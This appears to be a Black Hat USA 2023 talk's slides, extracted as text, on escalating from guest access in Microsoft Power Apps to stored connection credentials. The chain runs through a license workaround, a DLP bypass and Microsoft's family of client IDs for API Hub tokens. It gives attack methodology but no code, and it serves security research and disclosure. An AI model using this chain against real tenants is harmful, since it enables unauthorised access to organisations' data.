


A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**


Using our own app? **No.**





Where are we again?

Got guest access.




@mbrg0

#BHUSA@BlackHatEvents



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.



The screenshot shows the Microsoft Power Apps interface with the "Connections" section selected. The title bar includes the "black hat USA 2023" logo and the environment name "Zenity Demo (default)". The left sidebar has links for Home, Create, Learn, Apps, Tables, Flows, Solutions, and Connections. The main area displays a table of connections:

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/palentarchive	13 min ago	Connected
jamieredingcustomerdata.file.core.windows.net	12 min ago	Connected
Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust...	16 min ago	Connected
enterprisefinancial.financialreports.database.windows.n...	22 min ago	Connected
enterprisecustomers.customercareinsights.database.wi...	2 wk ago	Connected

@mbrg0


#BHUSA@BlackHatEvents



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access



@mbrg0


#BHUSA@BlackHatEvents



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



@mbrg0

#BHUSA@BlackHatEvents



Where are we again?

Got guest access.

Found a bunch of creds on PowerApps.

Tried to access


→ Blocked by license → Got a license



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP





Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ **Blocked by DLP** → **Pivoted connection** (*bypass vuln under disclosure*)



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection (*bypass vuln under disclosure*)
→ Blocked by prog access to API Hub



A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? **No.**

Using our own app? **No.**

SO CLOSE

@mbrg0

#BHUSA@BlackHatEvents



Solving for scope

We need to find an AAD app that is:



Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)



Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)



Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)



Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



Solving for scope

We need to find an AAD app that is:

1. On by-default
 2. Pre-approved to query API Hub
 3. Public client

Well, we know about the PowerApps portal!

The screenshot shows a web application interface. On the left, there is a sidebar with a search bar and a list of email addresses corresponding to database records in the [dbo].[Customers] table. The main area displays a detailed view of a selected customer's request headers. The detailed view includes sections for Headers, Request URL, Request Method, Status Code, Service Address, Referrer Policy, Response Headers, and Request Headers. The Response Headers section is expanded, showing various headers like Content-Type, Content-Encoding, and Accept-Language.

@mbrg0

#BHUSA @BlackHatEvents




Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



The screenshot shows a Fiddler network traffic capture window. The left pane displays a list of database records from a table named [dbo].[Customers]. The right pane shows a detailed view of a single request. The request URL is `https://microsoft-365-powerapps-test.sharepoint.com/_api/v2.0/sites/ce8a23e0-10d0-4a2f-830f-000000000000/lists/PowerAppList/items/1`. The status code is 200 OK. The response body contains JSON data for the first customer record, including properties like Name, Title, and Email. The Fiddler interface includes various tabs and filters at the top.

@mbrg0

#BHUSA@BlackHatEvents




Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can't generate tokens on it's behalf.




The screenshot shows a browser window with a PowerApp interface on the left and a network traffic analysis tool on the right. The PowerApp displays a list of customer records with columns for Name and Email. The network tab shows a POST request to 'https://microsoft-365-powerapps-test.sharepoint.com/_api/sites/.../lists/.../items'. The request headers include 'Content-Type: application/json;odata=verbose' and 'Accept: application/json;odata=verbose'. The response status is 200 OK. The bottom right corner features a small icon of a person at a computer.

@mbrg0

#BHUSA@BlackHatEvents



How does msft cross-app SSO work? (or – introduction to family of client IDs)





How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name	Visual Studio	Microsoft Flow
Office 365 Management	OneDrive iOS App	Microsoft Planner
Microsoft Azure CLI	Microsoft Bing Search for Microsoft Edge	Microsoft Intune Company Portal
Microsoft Azure PowerShell	Microsoft Stream Mobile Native	Accounts Control UI
Microsoft Teams	Microsoft Teams - Device Admin Agent	Yammer iPhone
Windows Search	Microsoft Bing Search	OneDrive
Outlook Mobile	Office UWP PWA	Microsoft Power BI
Microsoft Authenticator App	Microsoft To-Do client	SharePoint
OneDrive SyncEngine	PowerApps	Microsoft Edge
Microsoft Office	Microsoft Whiteboard Client	Microsoft Tunnel
		Microsoft Edge
		SharePoint Android
		Microsoft Edge



How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name	Visual Studio	Microsoft Flow
Office 365 Management	OneDrive iOS App	Microsoft Planner
Microsoft Azure CLI	Microsoft Bing Search for Microsoft Edge	Microsoft Intune Company Portal
Microsoft Azure PowerShell	Microsoft Stream Mobile Native	Accounts Control UI
Microsoft Teams	Microsoft Teams - Device Admin Agent	Yammer iPhone
Windows Search	Microsoft Bing Search	OneDrive
Outlook Mobile	Office UWP PWA	Microsoft Power BI
Microsoft Authenticator App	Microsoft To-Do client	SharePoint
OneDrive SyncEngine	PowerApps	Microsoft Edge
Microsoft Office	Microsoft Whiteboard Client	Microsoft Tunnel
		Microsoft Edge
		SharePoint Android
		Microsoft Edge



How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

